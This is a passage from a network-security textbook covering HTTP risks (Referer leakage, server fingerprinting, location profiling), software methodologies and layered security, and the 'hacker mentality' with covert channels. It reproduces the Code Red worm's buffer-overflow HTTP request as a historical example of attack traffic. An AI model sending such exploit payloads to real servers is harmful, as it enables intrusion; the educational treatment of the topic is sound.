To mitigate the risks from XSS attacks, information posted by users should be screened. HTML and active elements should be audited or filtered. Many Web-based forums either do not allow the inclusion of HTML content in postings or significantly restrict the permitted HTML elements. When possible, a moderator should evaluate all postings before making information publicly available.

Google Bombing

The purpose of the XSS attack may not always be obvious. Although the placement of a virus on a Web page is likely for distributing the virus, the placement of a URL may be less obvious. Is the URL intended for human visitors or automated systems? Some XSS attacks target Web log reading systems (operated by administrators) rather than regular users.

One less-obvious example concerns the ordering of Google results. When a search term is entered into the Google search engine, the results are sorted based on a rating value. If a company or Web site wants a higher position in the returned set, then it needs a higher rating.

The Google PageRank (PR) system uses a patented weight-based technology (U.S. Patent 6,285,999). In this system, the links on a Web page carry little or no weight. Instead, rank is based on the number of Web pages that refer to the URL. To increase the PageRank value for a Web page, other pages can be created with links pointing to it. Some Web sites, to improve their position in the Google results, intentionally place links on open blogs and Web forums. This results in a significant number of references to one Web site. In turn, this moves a site higher in the returned list. When done correctly, an undesirable or less relevant Web site can be forced to the top of the Google results list.

PageRank associates words in hypertext links with specific URLs. This can lead to *Google Bombing*—where specific words or phrases are associated with specific Web pages. For example, in 2005 and 2006, a Google search for the phrase "miserable failure" returned the *Biography of President George W. Bush* (*http://www.whitehouse.gov/president/gwbbio.html*) as the first link, even though the phrase does not appear anywhere on the page. This high ranking is due to the intentional placement in open forums of hyperlinks containing the phrase with a link to the biography.

The technique used for Google Bombing (as well as the term) is credited to Adam Mathes. Mr. Mathes first discussed this approach in April 2001 [Ott2004].

23.4 GENERAL HTTP RISKS

HTTP was designed for flexibility and real-time file transfers, but security was not part of the definition. Instead, applications that use HTTP are expected to provide authentication, validation, and privacy. This leads to risks based on unauthenticated HTTP systems. In addition, HTTP server configurations and CGI applications can expose the system to remote exploitation.

23.4.1 Unauthenticated Client

HTTP does not provide many options for authenticating the HTTP client to the server. Basic Authentication, although widely available, offers no privacy for transferring credentials. Because of plaintext data transfers, Basic Authentication is as insecure as telnet and FTP. Although SSH can be used as a replacement for telnet and FTP, the slow connection rate for SSH makes it undesirable for replacing HTTP.

Other HTTP authentication systems, such as Digest Authentication, are less supported. Pre-1999 Web browsers, such as Internet Explorer 4.0 and Netscape 5.0, do not support Digest Authentication. In addition, the digest is transferred in plaintext, making it vulnerable to dictionary attacks.

HTTPS with client-side SSL certificates does provide client authentication, but few systems use client-side certificates. In addition, SSL has its own set of risks based on authentication (see Chapter 19). However, using Basic Authentication or Digest Authentication over HTTPS is usually sufficient for providing authentication and privacy. In general, few HTTP systems authenticate the client.

23.4.2 Unauthenticated Server

Just as the client is unauthenticated, the server is usually unauthenticated too. Clients rely on hostnames or network addresses for server identification. Hostname identification is vulnerable to DNS attacks (Chapter 17), and network addresses are vulnerable to network hijacking (Chapters 12 and 15). Although SSL does provide some amount of validation, browser usability issues (Chapter 19) frequently hinder users from properly validating systems. Without client and server certificates, SSL provides privacy but offers only limited authentication support.

23.4.3 Client Privacy

In general, HTTP operates in an idempotent environment; each HTTP request is independent. Cookies and authentication schemes can track users, but the tracking is limited to specific servers. Although each of these methods have generated significant backlash from privacy advocates, the scopes are limited to a single server (or domain). However, one HTTP header does provide cross-server tracking. The "Referer" header is provided by Web browsers and indicates where the linked URL came from. For example, if a user visits a Web page at `http://server1/example.html` and clicks on a link to `http://server2/different.html`, then the second HTTP request will resemble Listing 25.1.

LISTING 25.1 Sample Request with Referer Header

```
GET  /different.html HTTP/1.0
Host: server2
Referer: http://server1/example.html
```

NOTE

Is it a typographical error? This HTTP header is spelled "Referer," not "Referrer." Of all the people who reviewed RFC1945, nobody caught the spelling error. It is now widely adopted and part of the standard.

The Referer header is used by Web sites to collect visitor statistics. By tracking this information, a site can identify which other sites link to them. But the Referer header contains an entire URL. If the referencing URL contains query options, such as a link from the Google or Alta Vista search engine, then the destination server can identify the terms being queried. If the referring URL contains login credentials, then the destination receives these credentials. Only URLs that are entered into the browser's address bar have no Referer value.

23.4.4 Information Leakage

Most HTTP clients and servers leak a significant amount of information. The HTTP request header usually discloses the type of Web browser, including version and operating system. Similarly, the HTTP reply header frequently includes the type of server, version, and supported plug-ins. Although servers can be hardened to conceal this information, CGI applications frequently modify replies based on the type of browser (user agent). A hardened browser that sends no identifying information may be blocked from accessing a server.

*Just as nmap (*http://www.insecure.org/nmap/*) allows the fingerprinting of network systems, httprint (*http://net-square.com/httprint/*) allows the fingerprinting of Web servers. Even if the server is modified to return a different server description, the meta header values, ordering, and error codes may still lead to server identification. The httprint tool determines server types based on a database of distinctive Web server signatures.*

The meta information from HTTP replies includes a timestamp. Usually used for caching systems, it can also reveal server information. Timestamps are usually the last modified time for a file, whereas CGI applications usually return the current time. By viewing the timestamp, an attacker can identify whether data is static (from a file) or dynamic (from an application). In addition, static timestamps can reveal the last updated time. File that are old imply a directory that is rarely monitored, whereas files that are updated daily or weekly can indicate when either administrators or automated scripts access the system. An attacker can use these timestamps to plan attacks. For example, if the files indicate an administrator who works between 02:00 and 09:00 GMT, then an attack around 15:00 GMT will likely occur when the administrator is not present.

23.4.5 Server Location Profiling

Although IP addresses can be used to narrow a server to a particular region, country, or city, many large corporations have subnets that span countries. HTTP servers leak information that can be used to geographically locate the server. For example, the HTTP "Date:" meta header is intended to return the current time in GMT (+0000). But open directories usually list the time in the server's local time zone. By subtracting the local time from the reported GMT time, the time zone hosting the server can be identified. Servers are also configured using the local language. HTML error messages can be used to approximate nationality of the server.

For example, if GMT says `Feb 5 2006, 16:53:05` and the local time is `Feb 5 2006, 17:53:05`, then the server is likely in GMT-0100—Europe. If the server generates HTML error messages in German, then the system is likely in Germany, Switzerland, or Austria; not France, Croatia, or Bulgaria. Daylight savings time (DST) can also be used to identify the country because many countries begin and end DST at different times.

Knowing the server's nationality and location can benefit an attacker's timing. An attacker can estimate when the administrators are asleep, when shift changes for large installations occur, and when natural disasters or unexpected events likely impact the hosting site. All of this can be used to time an attack for when it will be less likely noticed and when response will be slowest.

To mitigate the risk from location profiling, disclosure of time, location, and system-language information should be minimal. Many Web applications can report time relative to a Web user's profile rather than the local time. Highly sensitive systems should either not disclose time zone and native-language information, or should be configured with an alternate time zone and default language setting. Configuring systems to use GMT can also deter location profiling.

23.4.6 Access to Operating System

The OSI application layer directly interfaces with the host operating system. HTTP servers provide direct access by accessing files or applications (via CGI programs) to process HTTP commands. Through modifying URL paths and options, direct operating system vulnerabilities can be remotely accessed. For example, the Code Red worm exploited a buffer overflow on Windows IIS servers in 2001 [CERT2002]. The HTTP request looked similar to:

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u780
1%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u819
0%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

This overflow exploitation permitted direct access to the underlying operating system through a vulnerable application. HTTP servers require direct system access regardless of the application. The only exposure issue is the degree of freedom for accessing the system. Even open directories or file timestamps can be used for reconnaissance before an attack.

23.4.7 Insecure Applications

Although privacy issues, XSS, open directories, and information leakage can lead to attack vectors, insecure CGI applications pose the greatest risk. Applications may use compiled executables, interpretive languages such as Perl or Bourne Shell, or embedded languages supported by the HTTP server. PHP, ASP, and application servers such as TomCat, WebLogic, JBoss, and WebSphere pose just as much risk as stand-alone applications.

Most mitigation options for application risks come through robust programming. *Robust programming* (also called *idiot proofing* or *bomb-proof programming*) tests and manages software assumptions [Bishop2003]. Rather than assuming data will be a specific length, type, or format, the application validates the assumption before using the data. Similarly, return codes from function calls are checked to ensure proper execution. In general, if an application has any form of programming flaw, then the flaw can lead to security vulnerabilities.

Web servers themselves can also be hardened. The Open Web Application Security Project (OWASP) provides a detailed list of security precautions for Web servers [OWASP2005]. These options include authentication, authorization, session, and privacy management.

The OWASP white paper, "A Guide to Building Secure Web Applications and Web Services," and Matt Bishop's paper on "Robust Programming" are included on the CD-ROM.

23.4.8 Lower-Layer Protocols

HTTP remains vulnerable to risks from lower-layer protocols. DNS attacks, TCP hijacking, and lower-layer attacks can interfere with HTTP, intercept information, or hijack connections. Even with SSL and Digest Authentication, HTTP is still vulnerable to end-point attacks, where a client with authorization attacks a server (or vice versa). For example, an attacker may establish an SSL connection and authenticate using valid credentials and then attempt to exploit CGI applications. Although the attacker may be identifiable, this does not prevent the attack.

SUMMARY

HTTP is a flexible, real-time data transfer protocol. It provides a command-reply structure with meta data support and has been extended to many network services including, Web, RSS, and RTSP.

Although designed for extensibility, HTTP natively offers few security options. HTTP includes authentication but uses plaintext transfers that compromise privacy. It offers flexibility but provides vectors for remotely attacking the host operating system. When combined with SSL, HTTP gains stronger privacy and authentication support, but also inherits SSL's weaknesses.

REVIEW QUESTIONS

1. What do cookies do for HTTP?
2. Which parts of the HTTP request can be used to transfer user data?
3. Does robust programming mitigate query abuse?
4. Is Basic Authentication a viable option for security-focused Web sites?

DISCUSSION TOPICS

1. In public discussions, the Web and HTTP are frequently used interchangeably. Explain why this is or is not accurate.
2. SMTP (Chapter 22) provides timely, but not immediate, message delivery. Is HTTP a viable alternative to SMTP? SMTP is a push technology, whereas HTTP is a pull technology. What would need to change for HTTP to be used as a push technology?
3. Identify alternatives to SSL for providing privacy and authentication to HTTP. (One example could be a Diffie-Hellman key exchange with data encryption.) What limitations would impact the security, performance, or HTTP use models? Is HTTP's Basic Authentication over IPv6 a viable alternative?

ADDITIONAL RESOURCES

The World Wide Web Consortium (*http://www.w3c.org/*) and RFCs from the IETF provide the official resources for HTTP. Most changes, additions, and modifications to the protocol are well documented by these organizations.

Web search engines, such as Google, Yahoo!, and Alta Vista, inventory every Web page they can find. This information can also be used to identify vulnerabilities. Johnny Long's Web site on *Google Hacking* (*http://johnny.ihackstuff.com/*) shows many forms of information leakage and server weaknesses that can be exploited by cutting and splicing.

Part IX General Issues

In This Part

- Modularity and Security
- Issues Summary

Network security allows the identification and mitigation of undesirable information flow. Under the ISO OSI model, security is implemented in compartmentalized layers. Security within and between layers has its own tradeoffs with regards to trust, flexibility, and performance.

This page intentionally left blank

24 Modularity and Security

In This Chapter

- Software Methodologies
- Software Engineering Principles
- Impact on Security
- The Hacker Mentality
- New Protocols

The ISO OSI and DoD TCP/IP network stacks are based on sound software engineering principles. Each stack is divided into independent layers based on functionality and requirements. Each protocol within each layer is interfaced through an abstract interface; protocols within a layer use the communication interface provided by the layer. Independent layers tradeoff security for flexibility, extendibility, and interoperability.

24.1 SOFTWARE METHODOLOGIES

There are three common methodologies for developing software projects: procedural, functional, and object-oriented. Each of these methodologies has its own strengths and limitations; no one method is better than another, although one may be better suited for a particular task. Each network stack, layer, and individual protocol implements one or more of these methodologies, and the selection is independent of other protocols. For example, a stack may be functional, a specific layer may be object-oriented, and a protocol within the layer may be procedural. The chosen methodology impacts the fundamental security aspects of the network stack.

24.1.1 Procedural Methodology

The *procedural methodology* divides functionality into sets of subroutines. Each subroutine may perform one or more complicated tasks and may modify global state elements. The inputs to a subroutine may come from passed parameters, global elements, or external systems. This makes parameter validation difficult. A subroutine may also return a value, set global elements, or activate external systems. The inputs and outputs of a subroutine may be nondeterministic, which makes completeness (accounting for all situations) and testing difficult. Applications developed with a procedural methodology usually have many tightly integrated subroutines and can be rapidly developed. In addition, customized software interfaces and global elements can lead to faster performance.

Usually small programs are created using a procedural methodology. Large, procedural applications end up being monolithic, unstructured, and difficult to extend. Because network stacks are designed for flexibility, they are usually not procedural in nature. But when generic protocol interfaces are mostly unused, functionality can be simplified and combined into tight subroutines. Minimal network stack implementations, such as those found in some handheld devices, cell phones, and single-purpose networked devices (e.g., a networked power supply), may use procedural stacks to reduce overhead.

24.1.2 Functional Methodology

The *functional methodology* segments all actions into distinct and isolated units called *functions*. Each function performs a single task with little or no modifications to global elements. Functions are accessed through well-defined interfaces; one function can be replaced with an equivalent function as long as the interface definition does not change. The functional methodology also lends itself to *recursion*, where a function may call itself directly or indirectly without interfering with the results.

The functional methodology is very desirable for network stack development. Each layer is accessed through a well-defined interface and provides specific functionality. Both of these factors simplify parameter checking and software testing. Functional recursion is used when protocols are tunneled though other protocols, such as VPN technologies. Similarly, each protocol within a layer may be enabled as a function to allow protocols to be used interchangeably.

24.1.3 Object-Oriented Methodology

The third major methodology is *object-oriented* (OO). This methodology is a combination of functional and procedural. Each object defines a specific functionality and uses well-defined interfaces, similar to the functional methodology. But objects may perform multiple tasks—each object defines a set of related functions. In addition, each object may contain internal state variables that appear relatively global to the object, and functions within the object may be tightly integrated. The result is a combination of functional and procedural methodologies: sets of objects use a functional methodology to communicate, but within an object, the elements may be procedural.

Whereas network stacks are designed using a functional methodology, most individual protocols use an OO methodology. For example, TCP is a transport layer protocol. It uses a standard interface and can be readily replaced with UDP or SCTP. This gives TCP functional properties; however, TCP uses buffers for maintaining connections and reassembling data. This buffer space is shared among all applications that use TCP; if one application fails to manage its TCP connections properly, it can negatively impact all TCP connections, which is a procedural-based failure. Because TCP has both functional and procedural properties, it is an OO design. If TCP were implemented using a functional methodology, then every TCP instance would have its own independent buffer space.

NOTE

The implementation of TCP is operating system specific. Whereas Linux and Windows use an OO methodology for the protocol, other systems may use functional or procedural implementations.

24.1.4 Converging Methodologies

Not all stacks are clearly part of one methodology. For example, the DOCSIS stack's control messages (Chapter 3) are more procedural than functional, but they are not clearly one or the other.

Although general stack layers are functional, many protocols permit higher layer applications to directly influence internal protocol states. For example, the C functions `ioctl()` and `fcntl()` permit direct access to low-level drivers, including specific protocol state spaces. Although Linux and Windows provide IP and TCP as OO protocols, these implementations permit external manipulation of internal state elements. Similarly, the Unix command `sysctl()` (and the Windows Registry) can modify active and future connection states and protocol options.

Although the three methodologies define interactions, they are independent of the implementation method. For example, a stack may be developed using a functional methodology but implemented using a procedural programming language. An OO programming language, such as C++ or Java, supports many OO features but can still be used to develop procedural or functional applications. The type of programming language is independent of the software methodology.

From a network security viewpoint, knowing the type of methodology and programming language can assist in identifying potential attack vectors. For example, if a protocol is implemented using a procedural methodology, then it may not be easily tunneled or used as a VPN. Protocols that are strictly functional limit the scope of a security breach, but they may not support higher-level debugging, diagnostics, or real-time configuration changes.

24.2 SOFTWARE ENGINEERING PRINCIPLES

The overall OSI network stack is designed using sound software engineering principles. For example, there are well-defined APIs between layers that allow integration through standardization. Any system can use TCP through the sockets API—the interface does not need to vary between TCP implementations. The OSI stack's architecture applies many design principles:

Modularity and Compartmentalization: Each layer and protocol performs one set of tasks. Network issues are isolated and distinct functions (e.g., session management versus network addressing) are kept independent.

Abstraction: The internals of each protocol and layer are hidden from higher and lower layers. A Web browser may connect to a server without ever knowing how the data is routed or even whether it is using IPv4 or IPv6.

Simplicity: Each protocol performs one set of functions. Different layers and different protocols perform distinct functions. As a result, new protocols can be used to replace other protocols, usually with no impact to other layers.

Flexibility and Extensibility: New protocols can be added to provide new functionality. Because each protocol performs a limited set of tasks, the type of data being received or transmitted is not a consideration to the protocol. For example, data passed to IP may be from a Web browser, SSL client, or VPN—IP treats all data the same way, independent of the type of data.

Reusability: Similar to flexibility, each protocol may be used and reused without interfering with existing connections.

Scalability: Each network layer and protocol is designed to be scalable. A single TCP implementation in a network stack may manage thousands of concurrent connections. The primary limitation for scalability comes from the hosting system's resources. A slow CPU may become overwhelmed by many concurrent requests, but this limitation is independent of the protocol's implementation.

Each of these software principles is independent of the methodologies. For example, a procedural method may use modular subroutines and support reusability. Conversely, a functional method may use very complex and dependent functions. An ideal system will use a methodology that best fits the problem and apply the software engineering principles.

By combining these principles, software can be quickly developed, maintained, debugged, or expanded with less effort than modifying a monolithic application. The OSI stack applies these principles. New protocols can be added to the OSI stack, existing protocols can be upgraded, and weak protocols can be enhanced.

24.3 IMPACT ON SECURITY

Each network protocol is designed using a standard interface and provides functionality independent of other protocols. For example, IEEE 802.3 routes data between systems on the same network but does not address intersystem routing. IP manages intersystem routing but not hostname resolution. The principles that lead to independent protocol development allow the network stack to be flexible, reusable, and extendible. However, this independence comes at a tradeoff: security at one layer is independent of security at other layers.

24.3.1 Transitive Authentication

Many protocols provide authentication, validation, privacy, and nonrepudiation (Table 24.1); however, each of these protocols only offers security for themselves. For example, a client that authenticates using WEP does not authenticate with the application. Each layer of authentication is independent of other layers. Passing the security precautions at any single layer does not imply security at any other—lower or higher—layer.

TABLE 24.1 Security-Oriented Protocols and Options

OSI Layer	Protocols and Options
Physical	WEP, Caller-ID, Callback
Data Link	MAC authentication, CHAP, PAP
Network	IP filtering, IPsec, IPv6
Transport	TCP/UDP filtering, SPI, SCTP, NAT, RNAT
Session	RADIUS, Kerberos
Presentation	SSL/TLS, SSH
Application	TACACS, HTTP authentication

The result of protocol independence is a weakness for defense-in-depth. An attacker may need to overcome many security precautions, but each precaution is independent. For example, an attacker can crack a WEP password, impersonate a MAC and IP address, and hijack an established TCP connection to bypass security precautions in the first four OSI layers. Authentication, validation, and privacy at any one layer are not transitive—one secure layer does not imply security at other layers.

24.3.2 Defining Network Trust

Most network protocols only operate within one layer and are independent of other layers. As a result, the security found in one layer is not passed to other layers. Most network stacks assume that some layer will perform authentication, validation, and other security checks. This assumption establishes a false level of trust between protocols. Applications may assume that the information has not been intercepted or altered, but no steps are taken to validate this assumption. Most network connections operate with little or no explicit security precautions.

A few network protocols do explicitly enable security options and trust the results found in other layers. For example, HTTPS uses HTTP over SSL. The authenticated credentials from SSL can be passed to HTTP to create an authenticated HTTP connection that spans two OSI layers. Similarly, most presentation and application protocols that use Kerberos can inherit the authenticated credentials and validated network information.

24.4 THE HACKER MENTALITY

Although the term "hacker" has undergone a variety of definitions over the past 30 years, the definition of the *hacker mentality*, or *hacker factor*, has remained consistent. The hacker mentality is the ability to see alternatives to existing situations. Sometimes called "thinking outside the box," the hacker factor applies software, systems, and architectures to methods other than the original design. This important aspect of computer security identifies risks, limitations, and options beyond the original specifications.

One example of the hacker mentality is the use of NAT as a firewall (see Chapter 12). NAT was not designed for firewalls. It was designed as a solution to the IP address-assignment problem. NAT allows multiple hosts to share a common external address. The side effect—that inbound traffic cannot be routed when there is no outbound path—is as effective as an inbound filter on a firewall but is not a firewall by design. "NAT as a firewall" is a benevolent example of the hacker mentality.

As an example of deception, Sergey Lyubka (also known as "devnull") developed a VPN solution that tunnels TCP over SMTP. The `mproxy` system (*http://www.silversoft.net/projects.html*) uses email to extend a private network. Although this VPN is slow, SMTP is ubiquitous, and this system can bypass most corporate firewalls. Attackers and administrators may create a backdoor path into a private network. An attacker would use it as an alternate (and likely undetectable) path into the network, and an administrator may use it as an obscure method around an otherwise-hardened perimeter.

Although some examples of the hacker mentality are benevolent, attackers can also use this approach to identify and attack network weaknesses. To identify potential attack vectors, detect exploits, and deter attacks, the security professional must understand that all network protocols can be used differently from the original design or be misused altogether.

24.4.1 Alternate Protocols Uses

Many protocols can be used outside of their defined specifications. This is usually done to bypass existing systems, such as firewalls, or to prevent detection by IDS and IPS applications. Many examples of protocols being used differently are covered in earlier chapters.

Telnet Over ICMP: One of the early backdoor systems modified the telnet application to use ICMP rather than TCP. At the time, ICMP was usually permitted through firewalls, so this approach could bypass existing perimeter security precautions. Today, NAT and corporate proxies are widely used, so inbound ICMP cannot bypass most firewall configurations.

Knock-Knock Protocols: As discussed in Chapter 14, port knocking uses connection attempts and packet options to signal clandestine services. Although a TCP SYN packet is usually used to initiate a connection, it can be used as a messaging system instead.

Covert Messages: Nearly all protocols offer some degree of flexibility in timing, data ordering, and information management (splitting, padding, unused bytes, etc.). These options and unused elements can be leveraged for passing alternative information. For example, DNS can be used as a generic distributed data system (Chapter 17). DNS is not limited to storing hostname information.

Reconnaissance: Most protocols include system-specific information that can be used to profile hosts and identify possible attack vectors. SMTP leaks version and patch information (Chapter 22), TCP SYN Scan (Chapter 14) and OS profiling (Chapter 15) can identify vulnerable services and systems, and HTTP timestamps can expose server location and nationality (Chapter 23).

Alternate protocol uses are difficult to detect. A few high-end IDS and IPS applications learn expected network behavior. Unexpected network traffic is flagged as suspicious behavior, but poorly trained IDS/IPS applications generate many false reports. An attacker can generate suspicious activity as chaffing for an actual attack.

24.4.2 Misused Protocols

Some protocols can be misused to prevent communication rather than perform alternate communication functions. The DoS attack is a common example. Whether it is ICMP or SYN flooding, TCP disconnect attacks, or intentional SSH packet corruptions, a DoS disables communications. Nearly all protocols are vulnerable to DoS attacks either directly or through a dependency on lower layer protocols.

Not every protocol misuse is a form of DoS. Some manufacturers intentionally provide incompatible protocols to restrict usage. Most IM and VoIP implementations use nonstandard protocols to communicate. An IM client for Yahoo! cannot access the Microsoft MSN system unless it supports two different IM protocols. Similarly, VoIP from Skype uses a different protocol than Vonage, even though they use the same audio communication standard. Adding to the complexity, some competing companies use the same server port number for different protocols or custom protocol extensions that conflict with competitors—both force incompatibilities.

24.5 NEW PROTOCOLS

New network protocols are constantly being added. The IANA provides official TCP and UDP assigned ports at *http://www.iana.org/assignments/port-numbers*. IANA also provides official lists for MAC address values, IP version numbers, and IP service types (all found at *http://www.iana.org/numbers.html*). The official protocol-value lists are only to resolve discrepancies between conflicting applications; technically, anyone can assign any protocol to any number. The only limitation is compatibility. For example, TCP is normally IP protocol type 6; however, TCP will work equally well as IP protocol 122. As long as all systems needing to use the same protocol use the same configurations, they will be compatible.

24.5.1 Flexibility Limitations

Although in theory, any protocol can use any configuration (and not just the assigned configurations), there are some limitations due to applications processing (Table 24.2). Using standards in nonstandard ways can prevent network routing or trigger alerts on IDS and IPS systems.

Fortunately, the impact from nonstandard usage is less severe for the upper layers (session, presentation, and application) because these protocols do not manage

TABLE 24.2 Lower Layer Impact from Nonstandard Configurations

Layer	Impact
Physical	Hardware modifications needed for senders and recipients.
Data Link	Compatible device drivers needed on all nodes. Bridges must be customized.
Network	Routers that do not understand the protocol will be unable to route traffic.
Transport	Gateways, firewalls, and NAT systems may fail to route unknown protocols or route them incorrectly.

routing across the network. Although a nonstandard DNS server may be incompatible with standard servers and trigger IDS alerts, the data will properly route across the Internet. In contrast, changes to lower-layer protocols may prevent packets from passing between networks. For example, many firewalls are configured to pass TCP or UDP transport packets but will drop all other packets. A custom protocol may fail to pass the firewall. If the custom protocol reuses the IP service type 17 (UDP), then it may be dropped as a corrupt UDP packet.

24.5.2 Protocol Conflicts

Reusing standard protocol assignments or using nonstandard configurations can lead to protocol conflicts. For example, if two different protocols both use IPv6 packet type 17 (standard UDP), then they can result in conflicts at the transport layer. The unknown protocol could be dropped as invalid, generate a resend request (to resolve corruption), or be misinterpreted by the recipient as a valid packet. Similarly, running a Web server on 22/tcp (the standard port for SSH) may result in many SSH connections to the Web server. The Web server must be able to handle invalid and malformed requests, and the SSH client must handle HTTP replies without crashing.

Although distinct protocols, such as SSH and HTTP, are unlikely to cause data corruption, similar protocols can lead to higher-layer incompatibility. For example, HTTP, RSS, and RTSP are all similar. An HTTP request to an RTSP server will likely work, but it will generate an undesirable result.

Standard application layer protocols, such as HTTP, SMTP, and SSH, are usually found on standard transport layer ports. When relocated, they are usually moved to unassigned port numbers; however, unassigned port numbers have their own set of issues:

Multiple Applications: Many applications may use the same nonstandard port number. The most common examples come from computer viruses, worms, and trojans. The port 31337/tcp is used by many trojan systems, including BackOrifice, ADMworm, and LinuxRootkit IV [ISC2006]. These applications are not compatible, and only one can use port 31337/tcp at the same time.

Server Discovery: A client must know how to contact a server. If the protocol operates on a nonstandard port, then general network clients may be unable to find the server. Requiring users to download custom applications for accessing nonstandard servers is usually undesirable; malware cannot be distinguished from desirable applications without some type of analysis.

24.5.3 Desirable Incompatibility

Sometimes protocol incompatibility is desirable. For example, if a private network reassigns IPv6 from Ethernet protocol 0x0800 to 0x0900, then most precompiled viruses will fail to spread across the network. Similarly, precompiled network scanners will fail to work if the OSI data link protocol reassigns the interface configuration for enabling promiscuous mode (or disables promiscuous mode altogether). Although each of these options provide security-by-obscurity, they are likely to stop many common attacker vectors.

Many proprietary protocols use the same nonstandard configuration values as competing protocols. This allows a vendor to specify that not only will its software be used, but the competition's software will not be used. Incompatible, proprietary protocols can lead to a business advantage in the marketplace.

Finally, protocol incompatibility can be desirable for bypassing existing restrictions. For example, if an ISP does not permit running a Web server on port 80/tcp, then the server can be moved to a different port number.

SUMMARY

The OSI stack uses a careful selection of effective software methodologies and engineering principles. These allow the adding and upgrading or protocols with little impact to other protocols. Although compartmentalization offers flexibility and modularity, it leads to a tradeoff with security. Passing the security features at any one layer does not imply security at any other layer.

REVIEW QUESTIONS

1. List the three common software methodologies.
2. Which engineering principle is emphasized by the functional methodology?
3. What is a protocol that uses transitive authentication between layers?
4. What are two general classes of exploitation by the hacker mentality?
5. Describe three situations where protocol incompatibility is desirable.

DISCUSSION TOPICS

1. Which engineering principles are explicitly used by the DNS protocol? Which principles does wireless networking (802.11g) use? Are the different principles used evenly, or are some use more than others (e.g., is modularity used more than abstraction)? Does the use of more engineering principles lead to better protocol security? Do certain principles lead to better security?
2. HTTPS uses SSL to provide authentication. This authentication can be transferred to HTTP for an authenticated connection. Is this transfer always performed? Are there some situations where the credentials cannot be easily passed to the application layer? Describe a situation where they are not transferred. What are the ramifications of HTTP ignoring SSL credentials?
3. What would need to change within the network stack to support transitive authentication? How would this impact flexibility, scalability, and overall development effort?

ADDITIONAL RESOURCES

Many resources cover software engineering methodologies and principles, or security, but few resources cover both topics. The Software Engineering Institute (SEI) at Carnegie Mellon University (*http://www.sei.cmu.edu/*) offers a wide variety of resources and papers for effective software engineering. Some of the papers and books address software development, whereas others cover software security. Similar to SEI, SIGSOFT (*http://www.sigsoft.org/*) is an ACM special interest group that focuses on software development.

This page intentionally left blank

25 Issues Summary

In This Chapter

- The OSI Model
- Eight Common Security Oversights
- Eight Common Mitigation Options
- Applying Security Example: Agobot

Network security is a complicated issue, spanning standards, architectures, implementations, and privileges. Secure environments are designed and developed through a conscious effort. Although most of the common network protocols have significant limitations, security is a measurement of risk. If all users on a private network are trusted, then very insecure protocols can be used without fear of exploitation or attack. Even across the Internet, the likelihood of an SSL-based impersonation or SSH hijacking is extremely low; these protocols are usually safe enough.

Each OSI layer shares common risks among protocols within the layer. General layer-specific mitigation options can be applied to most protocols. By understanding these risks and options, the amount of risk can be identified, evaluated, and managed.

25.1 THE OSI MODEL

The ISO OSI network model describes a seven-layer architecture for developing protocols. Other stacks, such as the DoD TCP/IP and DOCSIS stacks, define their own layers and functionality. Protocols written for one stack can be functionally mapped onto other stacks. The main risks from the OSI model come from forcing specifications, confusing terminology, and varying standards.

25.1.1 Forcing Specifications

Not all protocols easily fit into a network stack. Secure Shell (Chapter 20) is one such example. As implemented, SSH primarily provides OSI presentation-layer functionality, but session and application functionality are also provided. HTTP (Chapter 23) primarily provides application-layer support but offers session-layer services through cookies, authentication schemes, and referral URLs. HTTP also has presentation-layer functionality through data chunking. Even lower-layer protocols, such as IEEE 802.3 and ICMP, do not quite fit into a single OSI layer.

The issues around stacks and protocol mapping are widely known. Linus Torvalds, the creator of Linux, described it in a blunt, but succinct, way [Torvalds2005]:

> *We still talk about the seven layers model, because it's a convenient model for discussion, but that has absolutely zero to do with any real-life software engineering. In other words, it's a way to talk about things, not to implement them.*

The OSI specifications describe "what to build" and not "how to build it." Whether defining a stack or a specific protocol, the specifications are designed to assist compatibility. Individual implementation details are left to the developers. As a result, developers may blur the lines between different layers, and independent protocols may use very dependent functionality.

More complicated specifications are less likely to be adopted. For example, the OSI session layer is extremely complicated; there are few session layer protocols. In contrast, the application layer is extremely relaxed and includes thousands of protocols. Because many security precautions are complex, many developers choose not to implement them or take shortcuts during implementation.

25.1.2 Confusing Terminology

Although specifications are intended to allow compatibility between different implementations, confusing terminology can impede support. Terms such as MAC, router, gateway, and even TCP (compared with TCP/IP) have multiple meanings.

Problem diagnosis can be delayed due to confusing terminology. For example, delays from reviewing a gateway's configuration (instead of some other device also called a *router*) can be the difference between a major and a minor security breach.

25.1.3 Open Standards versus Proprietary

An ongoing debate in network security concerns the use of open source and proprietary protocols. *Open standards*, such as IP, TCP, DNS, SSH, and HTTP, have no hidden specifications. RFC documents, IEEE standards, and other public records cover these open definitions in detail. As a result, any developer can create a compatible protocol.

Protocols based on open standards have a few limitations. Whereas any developer can view them, any attacker can analyze them for potential attack vectors. Although many qualified people can review the specifications, having "more eyes" viewing the documents is no guarantee that all problems will be identified. Whether the issue is a spelling error (HTTP's "Referer" header from RFC1923) or more serious issues concerning security oversights (e.g., SMTP, Chapter 22), being an open standard is no guarantee of quality or security.

In contrast, *proprietary protocols* are usually not publicly available or have limited public documentation. Although there are a few exceptions (e.g., AppleTalk), most proprietary protocols offer few public details. For example, the Microsoft SMB protocol and most VoIP implementations are proprietary—few technical details are widely and publicly available. The largest benefit from proprietary protocols comes from a marketing edge. Direct competition cannot easily interface with an undocumented system. Although few people know all of the details behind proprietary protocols, "few eyes" does not imply security. SMB has numerous exploits, and VoIP security risks are being identified.

Many protocols are endorsed by standards organizations such as the IEEE, W3C, and IETF; however, even endorsements do not imply security. SSL (Chapter 19) is widely endorsed for Web security, yet it contains many limitations. In contrast, SSH (Chapter 20) is extremely secure but was not endorsed until years after it was available.

The security of a protocol does not depend on the number of reviewers or endorsements. Network security is a result of conscious efforts during the specification's design and the protocol's implementation. As evident from email's spam problem, an insecure design cannot be resolved by a strong implementation. Overflows and application layer exploits have shown that very secure designs may not be implemented in a robust fashion, whereas SSL demonstrated that a secure solution may not be applied in a secure way.

25.2 EIGHT COMMON SECURITY OVERSIGHTS

